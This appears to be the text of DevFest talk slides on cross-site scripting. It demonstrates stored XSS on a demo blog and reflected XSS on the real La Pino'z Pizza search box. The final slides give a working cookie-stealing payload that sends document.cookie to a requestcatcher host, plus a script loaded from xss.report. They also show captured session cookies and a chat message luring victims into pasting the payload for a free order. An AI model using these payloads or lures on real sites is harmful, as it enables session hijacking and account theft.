

# Hacking your 2nd fav pizza website

CyberSecurity Track

Anuj Rawat



"Hacking is making things do  
what they're not supposed to."

# Types of XSS

## Cross Site Scripting

Reflected

Stored

DOM Based

# Types of XSS

## Cross Site Scripting

Reflected

Stored

DOM Based

we'll cover these today



doing wat its

supposed to



Freda Wales | 25 October 2024

Could you do a blog on how to make someone fall in love with you? Asking for a friend. Well hopefully more than that someday.

#### Leave a comment

Comment:

Very Nice Blog 😊

Name:

Anuj Rawat

Email:

anujrawat@ehax.com

Website:

ajtazer.xyz

[Post Comment](#)



## Working as expected



Anuj Rawat | 28 October 2024

Very Nice Blog

Leave a comment

```
Elements Console Sources Network Performance Memory Security Application  
> <section class="comment"></section>  
> <section class="comment"></section>  
> <section class="comment"></section>  
> <section class="comment">  
> <p>Very Nice Blog</p> == $0  
<p></p>  
</section>
```

Freda Wales | 25 October 2024

Could you do a blog on how to make someone fall in love with you? Asking for a friend. Well hopefully more than that someday.

Leave a comment

Comment:

Very Nice Blog 😊

Name:

Anuj Rawat

Email:

anujrawat@ehax.com

Website:

ajtazer.xyz

Post Comment



doing wat its  
not supposed to

<h1> tag while commenting



Anuj Rawat | 28 October 2024

Very Nice Blog

Leave a comment

Comment:

<h1>BADMASHIII 😈</h1>

Name:

Badmash Rawat

Email:

Website:

Post Comment

# commented with <h1> tag



Anuj Rawat | 28 October 2024

Very Nice Blog

Badmash Rawat | 28 October 2024

BADMASHIII 😈

Leave a comment

The screenshot shows the browser's developer tools with the 'Elements' tab selected. The DOM tree displays two sections, each containing a paragraph and an h1 tag. The second section's h1 tag is highlighted with a red arrow and contains the text 'BADMASHIII'. The browser's address bar shows the URL 'https://www.google.com/search?q=commented+with+<h1>+tag'.

```
<section class="comment">
  <p>(...)</p>
  <p>Very Nice Blog</p>
  <p></p>
</section>
<section class="comment">
  <p>(...)</p>
  <p></p>
  <h1>BADMASHIII 😈</h1> == $0
  <p></p>
</section>
```

# wat if my comment was this

## Leave a comment

Comment:

```
<ScRipT>
    alert("Hacked by Black Devil");
</ScRipT>
```


damn it really  
injected a <script>  
in comment section

Mo Sez | 27 October 2024

Shared. Looking forward to the next one.

Black Devil | 28 October 2024

Leave a comment



A screenshot of a browser's developer tools, specifically the Elements tab. It shows the DOM structure of a comment section. A red arrow points to a line of injected JavaScript code: <script> alert("Hacked by Black Devil"); </script>. The code is highlighted with a brown background. The rest of the DOM structure is visible above and below this injection point.

```
Elements Console Sources Network Performance Memory Security Application L
<section class="comment">
" Black Devil | 28 October 2024 "
<p>
<script> alert("Hacked by Black Devil"); </script> == $0
</p>
<p>
</p>
```



damn it really  
injected a <script>  
in comment section


Elements    Console    Sources    Network    Performance    Memory    Security    Application    List

```
> <section class="comment"></section>
  <section class="comment">
    <p>
      
      " Black Devil | 28 October 2024 "
    </p>
    <p>
      <script> alert("Hacked by Black Devil"); </script> == $0
    </p>
    <p>
```

A red arrow points to the highlighted line of code: <script> alert("Hacked by Black Devil"); </script> == \$0



# What is XSS aka cross site scripting



stole from gfg





Server

POST / comment.php?  
`text=<script>alert(1)</script>`



# Pizza site hack ven?



# Download The App For Seamless Experience



damn pretty  
good site

## La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering



Enter city or locality



LOCATE ME



📍 Abohar

⌚ 1 Outlet

[Explore >](#)



📍 Agra

⌚ 4 Outlets

[Explore >](#)



📍 Ahmedabad

⌚ 37 Outlets

[Explore >](#)



📍 Ajmer

⌚ 1 Outlet

[Explore >](#)



📍 Alwar

⌚ 1 Outlet

[Explore >](#)



📍 Ambala

⌚ 1 Outlet

[Explore >](#)



📍 Amreli

⌚ 1 Outlet

[Explore >](#)



📍 Amritsar

⌚ 4 Outlets

[Explore >](#)



📍 Anand

⌚ 2 Outlets

[Explore >](#)

# Download The App For Seamless Experience

lets put  
dwarka



## La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering



dwarka



LOCATE ME

 Sector-5 Dwarka,Delhi

[Order Now](#)

 Opposite Hathi Gate,Dwarka

[Order Now](#)

 Dwarka Mor,Delhi

[Order Now](#)



 Abohar

 1 Outlet

[Explore >](#)



 Agra

 4 Outlets

[Explore >](#)



 Ahmedabad

 37 Outlets

[Explore >](#)



 Ajmer

 1 Outlet

[Explore >](#)



 Alwar

 1 Outlet

[Explore >](#)



 Ambala

 1 Outlet

[Explore >](#)

# Download The App For Seamless Experience



lets put  
Black Devil

## La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering



Black Devil



LOCATE ME

No Result Found For "black devil"



📍 Abohar

1 Outlet

[Explore >](#)



📍 Agra

4 Outlets

[Explore >](#)



📍 Ahmedabad

37 Outlets

[Explore >](#)



📍 Ajmer

1 Outlet

[Explore >](#)



📍 Alwar

1 Outlet

[Explore >](#)



📍 Ambala

1 Outlet

[Explore >](#)



📍 Amreli

1 Outlet

[Explore >](#)



📍 Amritsar

4 Outlets

[Explore >](#)



📍 Anand

2 Outlets

[Explore >](#)

## Load The App For Seamless Experience

GET IT ON  
Google Play

Download on the  
App Store



<h1> tag working



<script> tag working

### La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering

<h1>Black Devil</h1>

LOCATE ME

No Result Found For "

# black devil

payload

Reflected off the  
web server

reflected XSS

lapinozpizza.in says

black devil

OK

GET IT ON  
Google Play

Download on the  
App Store

### La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering

```
<script>alert("Black Devil");</script>
```

No Result Found For ""



📍 Agra

4 Outlets

Explore >



📍 Alwar

1 Outlet

Explore >



📍 Amritsar


4 Outlets

Explore >


# But how was lap!noz hacked here??



# Hacking @DevFest



# Hacking @DevFest



Download The App For Seamless Experience




## La Pino'z Pizza Online Ordering

Search City or Locality to Start Ordering

<img src=x onerror=this.src='|

No Result Found For ""



# Hacking @DevFest



hacker


⟨ ⟩ ⌂ 🔍 https://tazer.requestcatcher.com

## request catcher

**GET /test/?**  
**c=PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;%20ci\_session=a%3/**  
2024-10-28T20:29:03+05:30  
103.216.143.36

**GET /test/?**  
**c=PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;%20ci\_session=a%3/**  
2024-10-28T20:29:03+05:30  
103.216.143.36

# Hacking @DevFest



https://tazer.requestcatcher.com

## request catcher

GET /test/?  
c=PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;%20ci\_session=a%3/  
2024-10-28T20:29:03+05:30  
103.216.143.36

GET /test/?  
c=PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;%20ci\_se  
2024-10-28T20:29:03+05:30  
103.216.143.36

```
1 PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;
2 ci_session=a:5:
3 {s:10:"session_id";
4 s:32:"9a8956e740e435c37e15c191b0ca36bb";
5 s:10:"ip_address";
6 s:14:"103.216.143.36";
7 s:10:"user_agent";
8 s:117:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7
   ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130
     .0.0.0 Safari/537.36";
9 s:13:"last_activity";
10 i:1730127534;
11 s:9:"user_data";
12 s:0:"";}
13 5e8c4a9390a8813de89c7faeebac7f9f
```

# Hacking @DevFest



hacker

request catcher

GET /test/?  
c=PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;%20ci\_session=a%3/  
2024-10-28T20:29:03+05:30  
103.216.143.36

GET /test/?  
c=PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;%20ci\_se  
2024-10-28T20:29:03+05:30  
103.216.143.36

```
1 PHPSESSID=bpivotpc9917vmvsbcc9lsv8psm;
2 ci_session=a:5:
3 {s:10:"session_id";
4 s:32:"9a8956e740e435c37e15c191b0ca36bb";
5 s:10:"ip_address";
6 s:14:"103.216.143.36";
7 s:10:"user_agent";
8 s:117:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7
   ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130
   .0.0.0 Safari/537.36";
9 s:13:"last_activity";
10 i:1730127534;
11 s:9:"user_data";
12 s:0:"";}
13 5e8c4a9390a8813de897faeebac7f9f
```



EditCookie

# Hacking @DevFest




hacker

https://tazer.requestcatcher.com


## request catcher

GET /test/?  
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci\_session=a%3/  
2024-10-28T20:29:03+05:30  
103.216.143.36

GET /test/?  
c=PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;%20ci\_se  
2024-10-28T20:29:03+05:30  
103.216.143.36



```
1 PHPSESSID=bpivipc9917vmvsbcc9lsv8psm;
2 ci_session=a:5:
3 {s:10:"session_id";
4 s:32:"9a8956e740e435c37e15c191b0ca36bb";
5 s:10:"ip_address";
6 s:14:"103.216.143.36";
7 s:10:"user_agent";
8 s:117:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7
   ) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130
     .0.0.0 Safari/537.36";
9 s:13:"last_activity";
10 i:1730127534;
11 s:9:"user_data";
12 s:0:"";}
13 5e8c4a9390a8813de897faeebac7f9f
```



EditCookie



# INTRODUCING LP REWARDS

How To Earn Rewards?



ORDER



EARN



SCRATCH

How To Use

Scratch For Discount  
Freebie, Or Coupon

**10,000 LP COINS**

1 LP Point = ₹ 1 while redemption

[View History >](#)



ACE




PRIME

Order worth ₹ 1000 to reach



hacker



## FAQs




[How to Get LP Rewards](#)


[How to Redeem LP Rewards](#)

Questions

ASK

Questions






# Anuj Rawat

CyberSecurity Researcher



[linkedin.com/in/tazer](https://linkedin.com/in/tazer)



# https://xss.report

Dashboard    Payloads

## DETAIL REPORT

GENERATE REPORT    OPEN THE IMAGE

Uri: https://lapinozpizza.in/online-order

Cookies: PHPSESSID=bpiwipc9917vmvsbcc9lsv8psm; ci\_session=a%3A5%3A%7B%3A10%3A%22session\_id%22%3B5%3A32%3A%22b65e

Referrer: https://lapinozpizza.in/wallet

User-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36

Origin: https://lapinozpizza.in

Lang: en-GB

Gpu: ANGLE (Apple, ANGLE Metal Renderer: Apple M1, Unspecified Version)

Ip: 103.216.143.36

Port: 11443



Google Developer Groups

Today

La Pino'z Pizza

Home Order Online Store Locator Franchise Enquiry

Download The App For Seamless Experience  
GET IT ON Google Play    Downloaded on the App Store

La Pino'z Pizza Online Ordering  
Search City or Locality to Start Ordering  
Enter city or locality   LOCATE ME

Abhar 1 Outlet Explore >  
Agra 4 Outlets Explore >  
La Pino'z Pizza

yoo 🔥  
checkout this amazing trick  
paste this code in lap!noz search box  
to get ur next order for Freeee

```
<img src=x  
onerror=this.src='https:////tazer.requestcatcher.com/  
test/?c='+document.cookie>
```

8:25 PM

Last one stopped working  
Try this one now 🔥🔥  
<script src=https://xss.report/c/  
tazer></script>

8:58 PM

Message